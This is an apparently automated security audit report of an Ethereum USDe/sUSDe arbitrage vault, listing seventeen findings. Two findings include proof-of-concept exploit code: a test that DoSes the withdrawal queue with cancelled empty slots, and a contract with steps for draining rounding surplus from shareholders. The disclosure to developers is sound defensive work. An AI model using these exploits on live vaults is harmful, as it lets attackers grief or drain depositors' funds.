Scanned Code Report

# AUDITAGENT

Powered by NETHERMIND SECURITY

## Code Info

Auditor Scan

| | |
|---|---|
| Scan ID<br>6 | Date<br>January 20, 2026 |
| Organization<br>xeyax | Repository<br>immediate-unstaking-arbitrage |
| Branch<br>main | Commit Hash<br>eb876506...c2c6f459 |


## Contracts in scope

contracts/ArbitrageVault.sol
contracts/UnstakeProxy.sol
contracts/interfaces/IStakedUSDe.sol
contracts/interfaces/IUSDe.sol

## Code Statistics

| | | |
|---|---|---|
| Findings<br>17 | Contracts Scanned<br>4 | Lines of Code<br>1713 |

## Findings Summary




Total Findings

- High Risk (0)
- Medium Risk (3)
- Low Risk (10)
- Info (1)
- Best Practices (3)

## Code Summary

The protocol implements an ERC-4626 compliant yield vault that capitalizes on arbitrage opportunities between Ethena's USDe stablecoin and its staked counterpart, sUSDe. The core strategy involves using user-deposited USDe to purchase sUSDe at a discount on secondary markets and then unstaking it through the Ethena protocol to capture the price difference as profit.


The architecture consists of a central `ArbitrageVault` contract and multiple `UnstakeProxy` contracts. The `ArbitrageVault` manages all user funds, positions, and the withdrawal queue. To handle concurrent unstaking operations, which each have a 7-day cooldown period, the vault deploys and allocates single-purpose `UnstakeProxy` contracts for each arbitrage trade.

Key features of the protocol include:
- **Automated Arbitrage Execution:** Whitelisted keepers monitor markets and execute trades by calling the `executeArbitrage` function, which swaps USDe for sUSDe and initiates the unstaking process.
- **Asynchronous Withdrawal Queue:** All withdrawals are handled asynchronously. Users request to withdraw by placing their shares in a FIFO (First-In, First-Out) queue. Their shares are held in escrow, allowing them to continue earning yield while waiting. The queue is automatically fulfilled as liquidity becomes available from new deposits or successfully claimed arbitrage positions.
- **Time-Weighted NAV Calculation:** The vault's Net Asset Value (NAV) is calculated by including the time-weighted accrued profit from all active, unrealized positions. This ensures that the vault's share price accurately reflects its total value at any given time, providing fair pricing for all participants.
- **Permissionless Position Claiming:** To ensure decentralization and prevent the vault from becoming stuck, the `claimPosition` function is permissionless. Anyone can call it to claim a matured position after its 7-day cooldown, which realizes the profit and provides liquidity to fulfill the withdrawal queue.

### Main Entry Points and Actors

- **Users:** Individuals who deposit assets into the vault to earn yield.
- **Keepers:** Whitelisted entities, typically off-chain bots, responsible for executing the arbitrage strategy.
- **Anyone:** Any external account can trigger the claiming of matured positions.
- `deposit(uint256 assets, address receiver)`: **Actor: User.** Deposits USDe into the vault in exchange for vault shares.
- `requestWithdrawal(uint256 shares, address receiver, address owner)`: **Actor: User.** Initiates a withdrawal by placing vault shares into a FIFO queue to be redeemed for USDe when liquidity is available.
- `cancelWithdrawal(uint256 requestId)`: **Actor: User.** Cancels a pending withdrawal request and reclaims the escrowed vault shares.
- `executeArbitrage(address dexTarget, uint256 amountIn, uint256 minAmountOut, bytes calldata swapCalldata)`: **Actor: Keeper.** Executes an arbitrage trade by swapping the vault's idle USDe for discounted sUSDe and opening a new unstaking position.
- `claimPosition()`: **Actor: Anyone.** Claims the oldest matured unstaking position after its cooldown period, realizing the profit and making the resulting USDe available to the vault.
- `processWithdrawalQueue()`: **Actor: Keeper.** Processes the pending withdrawal queue using any available idle USDe in the vault.

## Code Diagram



1 of 17 Findings

contracts/ArbitrageVault.sol

**Withdrawal queue can be grief-DoSed by creating a large prefix of empty slots via cancelWithdrawal, preventing fulfillment even when liquidity exists**

Medium Risk

The queue design allows cancelled requests to leave empty slots (mapping entries set to 0). Because `_fulfillPendingWithdrawals()` is batch-limited by `maxWithdrawalsPerTx` and the `processed` counter is incremented for *every* iteration (including empty slots), an attacker can intentionally create a very large prefix of empty queue slots. This makes each fulfillment attempt spend its entire batch budget skipping empties, leaving real requests unprocessed and leaving idle USDe stuck in the vault.

Vulnerable interaction:

```
function cancelWithdrawal(uint256 requestId) external nonReentrant {
    ...
    request.cancelled = true;
    _removeFromQueue(requestId);
    _transfer(address(this), request.owner, sharesToReturn);
}

function _removeFromQueue(uint256 requestId) internal {
    uint256 queueIndex = requestToQueueIndex[requestId];
    if (queueIndex == 0) return;

    delete withdrawalQueue[queueIndex]; // Mark slot as empty (0)
    delete requestToQueueIndex[requestId];

    if (queueIndex == withdrawalQueueHead) {
        withdrawalQueueHead++;
    }
}

function _fulfillPendingWithdrawals(uint256 availableAssets) internal {
    ...
    while (withdrawalQueueHead < withdrawalQueueTail && remaining > 0 && processed <
maxWithdrawalsPerTx) {
        uint256 requestId = withdrawalQueue[withdrawalQueueHead];
        processed++;

        if (requestId == 0) {
            withdrawalQueueHead++;
            continue;
        }
        ...
    }
}
```

## Exploit idea

An attacker can cancel requests *out of order* to strand many empty slots at the front:
1) Create N withdrawal requests (N >> maxWithdrawalsPerTx), filling queue indices `[head .. head+N-1]`.
2) Wait 5 minutes.

3) Cancel requests #2..#N first (non-head cancellations do **not** move `withdrawalQueueHead`). This deletes those queue indices, creating empty slots.
4) Cancel request #1 (the head). This advances `withdrawalQueueHead` by exactly 1, so `withdrawalQueueHead` now points to index 2, which is already empty.
5) Now the queue front is an attacker-created empty-slot “buffer” of length ~N.
6) When liquidity later arrives (via `deposit()` or `claimPosition()`), `_fulfillPendingWithdrawals()` can skip at most `maxWithdrawalsPerTx` empty slots per call and then stops, leaving remaining USDe idle and **not reaching real requests behind the buffer**.

### Real-world impact

- Withdrawals can be delayed arbitrarily (potentially far beyond the intended ~7 day bound), even if the vault has enough idle USDe to pay them.
- Large amounts of USDe can remain idle while the queue is “non-empty”, violating the protocol’s own fairness/liveness expectation.
- The attack cost is primarily gas plus temporarily escrowing ≥1 USDe worth of shares per slot for 5 minutes; it is not inherently capital-destructive.

### Proof-of-concept (Foundry-style)

The following test sketch demonstrates the queue-front empty-slot buffer and how fulfillment is prevented from reaching a victim request in a single call:

```
function test_EmptySlotBuffer_DoS() public {
    // Setup
    uint256 N = 200; // choose N >> maxWithdrawalsPerTx (default 20)

    // Attacker funds and deposits to get enough shares to create many requests
    usde.mint(attacker, 1_000e18);
    vm.startPrank(attacker);
    usde.approve(address(vault), type(uint256).max);
    uint256 attackerShares = vault.deposit(1_000e18, attacker);

    // Make N minimal requests (each >= MIN_WITHDRAWAL_ASSETS)
    uint256[] memory reqs = new uint256[](N);
    uint256 perReqShares = attackerShares / N;
    for (uint256 i = 0; i < N; i++) {
        reqs[i] = vault.requestWithdrawal(perReqShares, attacker, attacker);
    }

    // Wait out cancel delay
    vm.warp(block.timestamp + 5 minutes);

    // Cancel out-of-order: cancel reqs[1..N-1] first, leaving head reqs[0] for last
    for (uint256 i = 1; i < N; i++) {
        vault.cancelWithdrawal(reqs[i]);
    }
    // Now cancel the head request
    vault.cancelWithdrawal(reqs[0]);
    vm.stopPrank();

    // Victim enters queue behind the empty-slot buffer
    usde.mint(victim, 100e18);
    vm.startPrank(victim);
    usde.approve(address(vault), type(uint256).max);
    uint256 victimShares = vault.deposit(100e18, victim);
    uint256 victimReq = vault.requestWithdrawal(victimShares, victim, victim);
    vm.stopPrank();

    // Provide liquidity (simulate claimPosition or another deposit sending USDe to the
vault)
    // Here we just mint directly for demonstration.
    usde.mint(address(vault), 100e18);

    // Keeper attempts to process once; it will spend its entire batch budget skipping
empties.
    vm.prank(ownerKeeper);
    vault.processWithdrawalQueue();

    // Victim should still be unfulfilled because head couldn't reach victimReq in one
batch.
    (,,uint256 shares,,uint256 fulfilled,bool cancelled) =
vault.withdrawalRequests(victimReq);
    assertTrue(!cancelled);
    assertTrue(fulfilled < shares);
}
```

This shows a practical, on-chain-griefing path where `cancelWithdrawal()` enables constructing a long empty-slot prefix that forces many repeated queue-processing transactions before any real withdrawal is reachable,

even when the vault has ample USDe available for payment.

2 of 17 Findings

contracts/ArbitrageVault.sol

## FIFO position-claim bottleneck can globally block claims/withdrawal funding if the oldest position cannot be claimed

Medium Risk

Position claims are strictly FIFO via `firstActivePositionId`, and there is no mechanism to skip, retire, or otherwise bypass a single problematic oldest position. If the oldest position's proxy/Ethena interaction reverts for any reason, `firstActivePositionId` never advances, which prevents all later positions from being claimed and can stall liquidity inflows used to fulfill the withdrawal queue.

Relevant code paths:

```
function claimPosition() external nonReentrant {
    require(firstActivePositionId < nextPositionId, "No active positions");
    require(
        block.timestamp >= positions[firstActivePositionId].startTime + COOLDOWN_PERIOD,
        "Cooldown period not elapsed"
    );

    Position storage position = positions[firstActivePositionId];

    // Claim the position
    _claimPosition(firstActivePositionId);

    uint256 totalAvailable = IERC20(asset()).balanceOf(address(this));
    _fulfillPendingWithdrawals(totalAvailable);
}

function _claimPosition(uint256 positionId) internal {
    Position storage position = positions[positionId];

    // Execute unstake via proxy - this transfers USDe to vault
    UnstakeProxy(position.proxyContract).claimUnstake(address(this));

    // ...

    firstActivePositionId++;
    _releaseProxy(position.proxyContract);
}
```

Because `_claimPosition()` performs external interactions (`proxy.claimUnstake()` which calls `stakedUsde.unstake()` inside the proxy), any revert in that path prevents the FIFO pointer from advancing. Since all other positions remain in the active range behind `firstActivePositionId`, they remain inaccessible to the only claim entrypoint, and the vault may not be able to realize USDe from positions to fund queued withdrawals.

Severity Note:
- UnstakeProxy.claimUnstake() can revert in a way that persists (e.g., underlying protocol pause/blacklist or proxy-level issue).

- There is no alternative admin path to manually retire or skip a stuck position.
- Users rely primarily on claimed USDe to fulfill the withdrawal queue; deposits are not guaranteed to arrive.

3 of 17 Findings

contracts/ArbitrageVault.sol

**Risky Strict Equality Check**

Medium Risk

Identifies risky use of strict equality checks (==) on complex data types that may lead to unexpected behavior.

The function `ArbitrageVault._fulfillPendingWithdrawals(uint256)` (lines 1370-1451) uses dangerous strict equality comparisons:
- `sharesToBurn == 0` (line 1426)
- `availableAssets == 0` (line 1371)

Strict equality checks on calculated or derived values can fail due to rounding errors or precision loss, potentially causing logic errors or unintended state transitions.

4 of 17 Findings

contracts/ArbitrageVault.sol

## Unbounded array of user withdrawal IDs can lead to Denial of Service for view function

Low Risk

The `ArbitrageVault` contract stores all withdrawal request IDs for each user in a dynamically-sized array: `mapping(address => uint256[]) public userWithdrawalIds;`

This array grows indefinitely every time a user calls `requestWithdrawal`. The contract provides a view function, `getUserInfo(address user)`, which iterates through this entire array to calculate the user's pending withdrawal statistics.

```
// contracts/ArbitrageVault.sol:960-970
function getUserInfo(address user) external view returns (UserInfo memory info) {
    // ...
    uint256[] memory requestIds = userWithdrawalIds[user];
    // ...
    for (uint256 i = 0; i < requestIds.length; i++) {
        WithdrawalRequest storage request = withdrawalRequests[requestIds[i]];
        // ...
    }
    // ...
}
```

If a user creates a very large number of withdrawal requests over time, the `userWithdrawalIds` array can become excessively large. Consequently, any call to `getUserInfo` for this user, whether by the user themselves, a frontend application, or a monitoring service, will consume a large amount of gas and may eventually fail by exceeding the block gas limit. This creates a Denial of Service condition for this specific view function, preventing the user and related tools from accessing their aggregated information.

5 of 17 Findings

contracts/ArbitrageVault.sol

**Partial withdrawal fulfillment can overpay assets due to floor-rounded share burn (previewDeposit used as withdraw math)**

Low Risk

In the async withdrawal queue, the partial-fulfillment branch burns shares using `previewDeposit(remaining)` (floor-rounded) but transfers **all** `remaining` assets. Because `previewDeposit()` rounds shares **down**, the burned shares can correspond to strictly fewer assets than `remaining`, causing a systematic overpayment to the withdrawal receiver.

Vulnerable code (partial fulfillment path):

```
// _fulfillPendingWithdrawals
uint256 sharesToBurn = previewDeposit(remaining);
...
_burn(address(this), sharesToBurn);
usdeToken.safeTransfer(request.receiver, remaining);
request.fulfilled += sharesToBurn;
```

Why this is exploitable:
- `sharesToBurn = previewDeposit(remaining)` is the *deposit* conversion and rounds down.
- For most non-trivial exchange ratios, `convertToAssets(previewDeposit(remaining)) <= remaining`, often strictly.
- The vault transfers `remaining` anyway, so the receiver obtains an extra amount:

`profit = remaining - convertToAssets(sharesToBurn)`

This creates a direct value leak from the vault to the currently-processed withdrawal receiver, breaking ERC4626-style share/asset conservation and the accounting invariant.

Concrete exploit scenario:
1. Attacker acquires vault shares.
2. Attacker submits a very large `requestWithdrawal(...)` so it will commonly be **partially** fulfilled whenever small liquidity appears.
3. Each time the queue is processed with insufficient idle liquidity (via any deposit, permissionless `claimPosition()`, or keeper `processWithdrawalQueue()`), the attacker's request receives **all** idle USDe while burning slightly too few shares.
4. By repeating (or by staying at the head with a large request), the attacker accumulates the rounding surplus over many partial fulfillments, draining value from all remaining shareholders.

Proof-of-concept (illustrative, showing the overpayment delta):

```
contract RoundingDrainer {
    ArbitrageVault vault;
    IERC20 usde;

    constructor(ArbitrageVault _vault) {
        vault = _vault;
        usde = IERC20(_vault.asset());
    }

    // attacker already has shares and has approved the vault share token if needed
    function placeLargeRequest(uint256 shares) external {
        // receiver is this contract so we can measure received assets
        vault.requestWithdrawal(shares, address(this), msg.sender);
    }

    // anyone triggering fulfillment with some idle liquidity < assets needed for full
request
    // will cause the partial branch and leak dust to this.receiver.
    function observeLeak(uint256 idleToUse) external view returns (uint256 burnedShares,
uint256 impliedAssets, uint256 leak) {
        // This matches the vault's partial-fulfillment computation
        burnedShares = vault.previewDeposit(idleToUse);
        impliedAssets = vault.convertToAssets(burnedShares);
        leak = idleToUse - impliedAssets; // can be > 0 due to floor rounding
    }
}
```

Impact:
- Systematic value leakage to the head-of-queue receiver during partial fulfillment.
- Breaks share/asset accounting conservation (users can receive more assets than the burned shares represent).
- The leak is repeatable and unbounded over time (limited only by how often partial fulfillments occur).

Severity Note:
- OpenZeppelin ERC4626 rounding semantics apply (previewDeposit and convertToAssets round down).
- Share price remains near 1 in asset wei per share wei, so ceil(totalAssets/totalSupply) is ~1–2 asset wei.

6 of 17 Findings

contracts/ArbitrageVault.sol

## `totalAssets()` understates NAV due to integer truncation when applying performance fee discount to unrealized profit

Low Risk

In `ArbitrageVault.totalAssets()`, unrealized profit is discounted by the performance fee using integer division, which truncates (floors) the result:

```
uint256 netProfit = performanceFee > 0
    ? (totalProfit * (BASIS_POINTS - performanceFee)) / BASIS_POINTS
    : totalProfit;

return idleAssets + totalBookValue + netProfit;
```

Because the division by `BASIS_POINTS` (10,000) is floor-rounded, `netProfit` is biased downward by the remainder of the division. The truncation error is bounded by `< 10000` units of the underlying token's smallest denomination (e.g., < 10,000 wei of USDe).

Since ERC4626 share pricing and conversions depend on `totalAssets()`, this systematic downward bias can slightly:
- increase minted shares on deposits (because the vault is valued marginally lower), and/or
- affect `convertToAssets`/`convertToShares` outputs used for withdrawal request sizing and fulfillment calculations.

The effect is typically dust-level per operation, but it is a real, systematic rounding bias introduced by the fee-discount computation.

Severity Note:
- performanceFee > 0
- There is non-zero unrealized profit when totalAssets() is used for conversions

7 of 17 Findings

contracts/UnstakeProxy.sol

### Donated USDe to UnstakeProxy contracts cannot be recovered

Low Risk

The `UnstakeProxy.claimUnstake()` function only transfers the delta of USDe received from the Ethena unstake operation, not the full USDe balance of the proxy:

```
function claimUnstake(address receiver) external onlyOwner {
    require(receiver != address(0), "Invalid receiver");

    uint256 balanceBefore = usde.balanceOf(address(this));
    stakedUsde.unstake(address(this));
    uint256 balanceAfter = usde.balanceOf(address(this));
    uint256 received = balanceAfter - balanceBefore;

    require(received > 0, "No USDe claimed");
    usde.transfer(receiver, received);
}
```

If any USDe tokens are sent directly to a proxy contract (whether by mistake or intentionally), they will be permanently stuck in the proxy. The function calculates and transfers only `received = balanceAfter - balanceBefore`, meaning any pre-existing balance from donations would remain in the proxy.

This breaks the stated invariant: "After claimUnstake execution, proxy does not retain USDe balance"

While this requires intentional or accidental direct transfer to trigger and does not affect the vault's core functionality, there is no recovery mechanism for these stuck funds. The proxy contracts have no emergency withdrawal function, and the vault owner cannot rescue tokens sent to proxies.

8 of 17 Findings

contracts/ArbitrageVault.sol

### Local Variable Shadowing

Low Risk

Detects local variables that shadow other variables, potentially causing unexpected behavior and confusion.

The local variable `owner` in function `ArbitrageVault.requestWithdrawal(uint256,address,address)` (line 1237) shadows the inherited function `Ownable.owner()` from the OpenZeppelin Ownable contract. This shadowing can lead to unintended behavior when developers expect to access the parent contract's function but instead access the local variable.

9 of 17 Findings

contracts/ArbitrageVault.sol

### Magic Numbers Instead Of Constants

Low Risk

Magic numbers (hardcoded literal values) reduce code readability and maintainability.

The value `1e18` is used multiple times in the contract, particularly in the expression `stats.sharePrice = supply > 0 ? convertToAssets(1e18) : 1e18;`. This magic number should be extracted into a named constant to improve code clarity and make future modifications easier.

10 of 17 Findings

contracts/ArbitrageVault.sol

### Incorrect `nonReentrant` Modifier Placement

Low Risk

The `nonReentrant` modifier should be placed as the last modifier in the function signature to ensure it is the outermost protection against reentrancy attacks.

The function `processWithdrawalQueue()` uses the modifier order `external onlyKeeper nonReentrant`. Best practice recommends placing `nonReentrant` as the last modifier so it wraps all other modifiers and provides the strongest reentrancy protection.

11 of 17 Findings

contracts/ArbitrageVault.sol contracts/UnstakeProxy.sol

contracts/interfaces/IStakedUSDe.sol contracts/interfaces/IUSDe.sol

### PUSH0 Opcode Compatibility Issue

Low Risk

Solidity compiler version 0.8.20 defaults to Shanghai EVM version, which includes the PUSH0 opcode in generated bytecode. This opcode is not supported on all blockchain networks, particularly Layer 2 solutions and other EVM-compatible chains.

All contracts use `pragma solidity ^0.8.20;` which will compile to bytecode containing PUSH0 opcodes by default. If deployment is intended for chains that do not support PUSH0 (such as Arbitrum, Optimism, or other L2s), the deployment will fail. The EVM target version should be explicitly configured in the compiler settings to an earlier version like Istanbul or Paris if cross-chain compatibility is required.

12 of 17 Findings — contracts/ArbitrageVault.sol

### Unoptimized Numeric Literal Format

Low Risk

Numeric literals should use scientific notation (e notation) for better readability and consistency.

The constant `BASIS_POINTS = 10000` should be written as `1e4` to follow the convention used elsewhere in the codebase and improve readability of large numbers.

13 of 17 Findings — contracts/ArbitrageVault.sol

### Loop Contains `require` / `revert` Statements

Low Risk

The presence of `require` or `revert` statements within loops can cause the entire transaction to fail if a single iteration encounters a failing condition.

The withdrawal processing loop at line 1370 (while loop with condition `withdrawalQueueHead < withdrawalQueueTail && remaining > 0 && processed < maxWithdrawalsPerTx`) contains require/revert statements. If any single withdrawal fails validation, the entire transaction reverts, preventing the processing of valid withdrawals. It is better to skip failed items and return a list of failed elements for post-processing rather than reverting the entire operation.

14 of 17 Findings

contracts/ArbitrageVault.sol

### WithdrawalRequested event logs `receiver` as the indexed `user`, impairing off-chain monitoring and attribution

Info

In `requestWithdrawal`, the `WithdrawalRequested` event is emitted with `receiver` in the `user` field:

```
emit WithdrawalRequested(requestId, receiver, shares, assetsValue);
```

However, the event is documented as:

```
event WithdrawalRequested(
    uint256 indexed requestId,
    address indexed user,
    uint256 shares,
    uint256 assets
);
```

This causes off-chain consumers (indexers, UIs, analytics, compliance tooling) to attribute the withdrawal request to the receiver rather than the actual request owner (`owner`) or caller, which can break accounting, notifications, and audit trails.

15 of 17 Findings

contracts/ArbitrageVault.sol

**Escrow share balance can be arbitrarily inflated (violates escrow = sum of unfulfilled requests)**

Best Practices

Anyone can increase the vault's own share balance without creating a withdrawal request by either transferring shares directly to the vault address or depositing with receiver = address(this). These shares are not tied to any request and therefore desynchronize the escrow accounting from the queue's unfulfilled shares, breaking the stated invariant that the contract's share balance equals the sum of unfulfilled shares of all non-cancelled requests.

Example paths:

1) Direct ERC20 transfer of avUSDe to the vault address (no queue entry created).
2) Deposit with receiver = address(this):

```
function deposit(uint256 assets, address receiver)
    public override nonReentrant returns (uint256 shares)
{
    shares = super.deposit(assets, receiver); // receiver can be address(this)
    // ...
}
```

Effect: balanceOf(address(this)) > _sumUnfulfilledShares() even when no request justifies the extra shares (Invariant index 0).

16 of 17 Findings — contracts/UnstakeProxy.sol

### UnstakeProxy does not verify sUSDe was fully consumed after cooldown

Best Practices

The `initiateUnstake` function in UnstakeProxy doesn't verify that all sUSDe shares were consumed by the cooldown operation:

```
function initiateUnstake(uint256 shares) external onlyOwner returns (uint256 expectedAssets)
{
    require(shares > 0, "Shares must be > 0");
    uint256 balance = stakedUsde.balanceOf(address(this));
    require(balance >= shares, "Insufficient sUSDe balance");

    expectedAssets = stakedUsde.cooldownShares(shares, address(this));
    // No check that stakedUsde.balanceOf(address(this)) == 0 after
    emit UnstakeInitiated(shares, expectedAssets);
}
```

The invariant states: "After initiateUnstake, proxy holds no leftover sUSDe shares (they are burned in cooldownShares)"

While Ethena's `cooldownShares` should burn the specified shares, there's no on-chain verification that this occurred. If the Ethena contract behavior changes or has edge cases, leftover sUSDe in proxies could lead to accounting discrepancies. Adding a post-condition check would provide defense-in-depth.

17 of 17 Findings — contracts/ArbitrageVault.sol

### Inefficient Array Length Usage in Loop

Best Practices

Detects inefficient access to array length in loops, which can increase gas consumption unnecessarily.

The loop condition at line 1060 references `unstakeProxies.length` directly in the loop condition. Reading the length of a storage array on each iteration is inefficient. The array length should be cached in a local variable before the loop to reduce gas costs.

## Disclaimer

Kindly note, no guarantee is being given as to the accuracy and/or completeness of any of the outputs the AuditAgent may generate, including without limitation this Report. The results set out in this Report may not be complete nor inclusive of all vulnerabilities. The AuditAgent is provided on an 'as is' basis, without warranties or conditions of any kind, either express or implied, including without limitation as to the outputs of the code scan and the security of any smart contract verified using the AuditAgent.

Blockchain technology remains under development and is subject to unknown risks and flaws. This Report does not indicate the endorsement of any particular project or team, nor guarantee its security. Neither you nor any third party should rely on this Report in any way, including for the purpose of making any decisions to buy or sell a product, service or any other asset.

To the fullest extent permitted by law, Nethermind disclaims any liability in connection with this Report, its content, and any related services and products and your use thereof, including, without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement. Nethermind does not warrant, endorse, guarantee, or assume responsibility for any product or service advertised or offered by a third party through the product, any open source or third-party software, code, libraries, materials, or information linked to, called by, referenced by or accessible through the report, its content, and the related services and products, any hyperlinked websites, any websites or mobile applications appearing on any advertising, and Nethermind will not be a party to or in any way be responsible for monitoring any transaction between you and any third-party providers of products or services. As with the purchase or use of a product or service through any medium or in any environment, you should use your best judgment and exercise caution where appropriate.

FOR AVOIDANCE OF DOUBT, THE REPORT, ITS CONTENT, ACCESS, AND/OR USAGE THEREOF, INCLUDING ANY ASSOCIATED SERVICES OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, INVESTMENT, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.